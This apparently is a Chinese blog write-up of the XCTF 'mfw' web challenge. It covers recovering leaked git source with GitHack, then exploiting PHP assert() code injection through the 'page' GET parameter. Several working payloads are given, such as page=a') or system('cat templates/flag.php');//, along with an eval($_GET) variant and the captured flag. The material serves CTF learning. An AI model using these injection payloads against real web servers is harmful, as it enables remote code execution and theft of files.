攻防世界 Web-mfw

原创

JAPAN_is_shit 于 2020-08-04 21:41:09 发布 1528 收藏

分类专栏： xctf 文章标签： php python

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_43504837/article/details/107797640


版权

xctf 专栏收录该内容


1 篇文章 0 订阅

订阅专栏


直接进入场景,大概看一下，并没啥东西。




进入开发者模式，一般注释都有提示，直接搜索flag,可以看到是一个get传参。



试了一下居然是空白，真是欺负年少无知的我。




所以，百度一下，别人说是git源码泄漏，于是操作一下，果然出来了文件。




要下载文件就用到一个githack.py脚本,我的另一篇博客有写到。

GitHack下载及使用

下载下来后，发现了flag.php,然而看不到flag.



所有文件都看一遍，只有index.php中有php代码，所以研究一下。



if else语句是以get方式获得一个变量，若没有，就设为home。
接下来是将page变量拼接成templates下的php文件，并赋值给file。
接下来的两个assert()函数就是判断file中是否有… 以及file所指向的文件是否存在。

以往的传参基本都是利用可执行shell或是能执行php语句的函数来构造payload,本题也不例外，利用assert()来突破。

官网


那个的解释最要紧的就是：如果 assertion 是字符串，它将会被 assert() 当做 PHP 代码来执行。
也就是assert(“system(“ls”)”)会执行ls命令。


在index.php代码中,我们需要将想执行的代码插入assert的字符串中，并且要把前面的strpos和file_exists函数的括号补齐。
其中的die()函数：输出一条命令并退出脚本。
另一个点是or：大神描述，看完就理解为啥有时一个flag有时两个flag了

payload

1.

page=a') or system('cat templates/flag.php');//





类似语句

page=') or system('cat templates/flag.php');//

page=','') or system('cat templates/flag.php');//


page=aaa','sss') or system('cat templates/flag.php');//

page=a','s') or print_r(file_get_contents('templates/flag.php'));//

这一类就是根据strpos(''), strpos('a'),strpos('','),strpos('a','s')全为假来构造。


2.

page='.system ('cat templates/flag.php').'



3.

page=s') or eval($_GET['a']);%23&&a=system('cat templates/flag.php');



我的误区

拿第一种解法来说，我在做的时候这样写，
page=a')") or system('cat templates/flag.php');//
我想的是直接闭合assert()函数，但是后面就执行不了system()函数了（错误）

```
assert("strpos('a')") or system('cat templates/flag.php');//', '..') === false") or die("Detected hacking attemp
t!");
```

所以一定不能加那个"),正常的闭合语句是（一定是要把执行语句放在assert()的双引号之间，正确）。

```
assert("strpos('a') or system('cat templates/flag.php');//', '..') === false") or die("Detected hacking attempt!
");
```

php要执行的语句是

```
strpos('a') or system('cat templates/flag.php');//', '..') === false
```

php语句先执行strpos('a'),是false,再执行system(),是true,所以，在assert() or die() 中，第一个返回true,die()函数不输出，同理，第二个assert() or die() 也不输出，因此有两个flag。

最后两种方法都比较特别，可以研究一下
cyberpeace{61cffed96fe4eedaab639e7780475828}